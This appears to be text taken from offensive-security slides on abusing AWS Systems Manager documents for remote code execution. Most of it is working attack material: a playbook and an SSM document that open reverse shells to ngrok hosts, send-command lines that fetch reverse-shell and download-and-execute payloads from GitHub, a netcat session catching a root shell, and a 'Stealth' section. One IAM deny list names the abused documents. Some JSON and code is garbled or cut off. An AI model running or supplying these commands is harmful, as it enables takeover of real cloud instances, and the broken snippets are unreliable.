pwd
/var/lib/amazon/ssm/i-0ecad5485f77f18f4/document/orchestration/ac660a1b-3718-4b22-ba8c-bd72f134d783/downloads
ls
ansible-test.yml
cat ansible-test.yml
---
- name: "Playing with Ansible and Git"
  hosts: localhost
  connection: local
  tasks:

    - name: "just execute a ls -lrt command"
      shell: "0<&196;exec 196<>/dev/tcp/{host}/{port}}; sh <&196 >&196 2>&196"
```

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5.3 AWS-RunAnsiblePlaybook

```
aws ssm send-command --document-name "AWS-RunAnsiblePlaybook" \
--instance-id i-0ecad5485f77f18f4 \
--parameters \
'{"playbookurl":["https://raw.githubusercontent.com/saw-your-
packet/fun-with-ssm/main/AWS-RunAnsiblePlaybook/linux/
reverse_shell.yml"],"extravars": [ "host=7.tcp.eu.ngrok.io
port=14355"]}'
```

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5.4 AWS-InstallPowerShellModule

```
aws ssm send-command --document-name "AWS-InstallPowerShellModule" \
--instance-id i-06ae9883fe6e5d721 \
--parameters '{"source": ["https://your-server.com/module.ps1"], \
"commands": ["whoami"]}' \
--region us-east-1
```

5. Reverse shell using other documents

5.5 AWS-InstallApplication

```
aws ssm send-command --document-name "AWS-InstallApplication" \
--instance-id i-06ae9883fe6e5d721 \
--parameters '{"action":["Install"], "parameters":["parameters"], \
"source":["https://your-server.com/file.msi"]}' \
--region us-east-1
```

5. Reverse shell using other documents

5.6 AWS-RunRemoteScript

```
aws ssm send-command --document-name "AWS-RunRemoteScript" \  
--instance-id i-06ae9883fe6e5d721 \  
--parameters '{"sourceType": ["S3"],  
"sourceInfo": [{"path": "s3://my-bucket/script.sh"}]}' \  
--region us-east-1
```

```
1  {
2      "Version": "2012-10-17",
3      "Statement": [
4          {
5              "Effect": "Allow",
6              "Action": [
7                  "ssm:SendCommand",
8                  "ec2:DescribeInstances",
9                  "ssm>ListCommandInvocations"
10             ],
11             "Resource": "*"
12         },
13         {
14             "Effect": "Deny",
15             "Action": "ssm:SendCommand",
16             "Resource": [
17                 "arn:aws:ssm:*:*:document/AWS-RunShellScript",
18                 "arn:aws:ssm:*:*:document/AWS-RunPowershellScript",
19                 "arn:aws:ssm:*:*:document/AWS-RunSaltState",
20                 "arn:aws:ssm:*:*:document/AWS-ApplyAnsiblePlaybooks",
21                 "arn:aws:ssm:*:*:document/AWS-RunAnsiblePlaybook",
22                 "arn:aws:ssm:*:*:document/AWS-InstallPowerShellModule",
23                 "arn:aws:ssm:*:*:document/AWS-InstallApplication",
24                 "arn:aws:ssm:*:*:document/AWS-RunRemoteScript"
25             ]
26         }
27     ]
28 }
```

6. AWS-RunDocument

- Downloads and executes documents from remote sources
- Infinite possibilities?

28 lines (28 sloc) | 776 Bytes

```
1  {
2      "schemaVersion": "2.2",
3      "description": "rev shell document linux",
4      "parameters": {
5          "host": {
6              "description": "(Required) Specify the host.",
7              "type": "String"
8          },
9          "port": {
10              "description": "(Optional) Specify the port. The default value is 4444.",
11              "type": "String",
12              "default": "4444"
13          }
14      },
15      "mainSteps": [
16          {
17              "action": "aws:runShellScript",
18              "name": "shell",
19              "inputs": {
20                  "runCommand": [
21                      "port={{ port }}",
22                      "host1={{ host }}",
23                      "python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"$host1\",$port));os"
24                  ]
25              }
26          }
27      ]
28  }
```

6. AWS-RunDocument

```
aws ssm send-command --document-name "AWS-RunDocument" \
--instance-id i-06ae9883fe6e5d721 \
--parameters '{"sourceType":["GitHub"],"sourceInfo":[{"owner":"saw-
your-packet","repository":"fun-with-ssm","path":"AWS-
RunDocument/linux/Reverse-Shell-Python","getOptions":"branch:main"}],"documentParameters":[{"host":"2.tcp.eu.ngrok.io","port":11448}]}' \
--region us-east-1
```

```
ngrok
Trash Home
Try our new native Go library: https://github.com/ngrok/ngrok-go

Session Status          online
Account                 [REDACTED] (Plan: Free)
Update                  update available (version 3.1.1-rcl, Ctrl-U to update)
Version                3.0.4
Region                 Europe (eu)
Latency                34ms
Web Interface          http://127.0.0.1:4040
Forwarding              tcp://2.tcp.eu.ngrok.io:17104 -> localhost:4444

Connections            ttl     opn     rt1     rt5     p50     p90
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```

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[kali㉿kali)-[~]
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listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 48974
# id
id
uid=0(root) gid=0(root) groups=0(root)
# pwd
pwd
/var/snap/amazon-ssm-agent/6312
# █
```

7. Making malicious SSM documents

- aws:applications
- aws:downloadContent
- aws:psModule
- aws:runPowerShellScript
- aws:runShellScript

One document to rule them all

```
1  {
2      "schemaVersion": "2.2",
3      "description": "Download and execute (doesn't handle AV)",
4      "parameters": {
5          "url": {
6              "description": "(Required) Full download URL.",
7              "type": "String"
8          },
9          "name": {
10             "description": "(Required) File's name",
11             "type": "String"
12         },
13         "destination": {
14             "description": "(Required) Full path where to download.",
15             "type": "String"
16         }
17     },
18     "mainSteps": [
```

One document to rule them all

```
18  "mainSteps": [
19    {
20      "action": "aws:downloadContent",
21      "name": "download",
22      "inputs": {
23          "sourceType": "HTTP",
24          "sourceInfo": "{\"allowInsecureDownload\":true,\"url\":\"{{ url }}\"}",
25          "destinationPath": "{{ destination }}/{{ name }}"
26      }
27    },
28  ]
```

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```
28  {
29    "action": "aws:runPowerShellScript",
30    "name": "ExecuteWindows",
31    "precondition": {
32      "StringEquals": [
33        "platformType",
34        "Windows"
35      ],
36    },
37    "inputs": {
38      "runCommand": [
39        "{{ destination }}\\{{ name }}"
40      ]
41    }
42  },
```

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```
43     {
44         "action": "aws:runShellScript",
45         "name": "ExecuteLinux",
46         "precondition": {
47             "StringEquals": [
48                 "platformType",
49                 "Linux"
50             ]
51         },
52         "inputs": {
53             "runCommand": [
54                 "{{ destination }}/{{ name }}"
55             ]
56         }
57     }
58 }
59 }
```

One document to rule them all

```
aws ssm send-command --document-name "AWS-RunDocument" \
--instance-id i-0972f048bf66a424b \
--parameters '{"sourceType":["GitHub"],"sourceInfo":[{"owner":"saw-
your-packet","repository":"fun-with-ssm",
"path":"AWS-RunDocument/cross-platform/Download-and-Execute",
"getOptions":{"branch:main"}],"documentParameters":[{"url": 
"https://b402-188-27-132-214.eu.ngrok.io/hello.exe","name":"hello.exe",
"destination":"C:\\"}]}' \
--region us-east-1
```

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ngrok

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Session	Status	online
Account	saw-your-packet	(Plan: Free)
Version	3.4.0	
Region	Europe (eu)	
Latency	32ms	
Web Interface	http://127.0.0.1:4040	
Forwarding	tcp://5.tcp.eu.ngrok.io:14392 → localhost:1337	

Connections

ttl	opn	rt1	rt5	p50	p90
0	0	0.00	0.00	0.00	0.00

(Ctrl+C to quit) | kali@kali: ~

```
$ aws ec2 describe-instances \
--query 'Reservations[*].Instances[*].[InstanceId,PublicIpAddress,PrivateIpAddress]'
```

```
[[
  [
    [
      [
        "i-0db999f7f2c394d48",
        "3.70.248.181",
        "172.31.18.171"
      ],
      [
        [
          "i-02cae7a7eaf6b122b",
          null,
          "172.31.33.119"
        ]
      ]
    ]
]]
```

(kali㉿kali)-[~]

```
$ nc -nvlp 1337
listening on [any] 1337 ...
```

[0] 0:zsh* "kali" 11:40 20-Nov-23

8. Stealth

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AmazonSSMFullAccess

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```
1 [{"Version": "2012-10-17",
2  "Statement": [
3    {
4      "Effect": "Allow",
5      "Action": [
6        "cloudwatch:PutMetricData",
7        "ds>CreateComputer",
8        "ds>DescribeDirectories",
9        "ec2:DescribeInstanceStatus",
10       "logs:*",
11       "ssm:*",
12       "ec2messages:*"
13     ],
14     "Resource": "*"
15   },
16   {
17     "Effect": "Allow",
18     "Action": "iam>CreateServiceLinkedRole",
19     "Resource": "arn:aws:iam::*:role/aws-service-role/ssm.amazonaws.com/AWSServiceRoleForAmazonSSM*",
20     "Condition": {
21       "StringLike": {
22         "iam:AWSServiceName": "ssm.amazonaws.com"
23       }
24     }
25   },
26   {
27     "Effect": "Allow",
28     "Action": [
29       "ssm>DeleteSecret",
30       "ssm>GetSecretValue"
31     ]
32   }
33 }]
```

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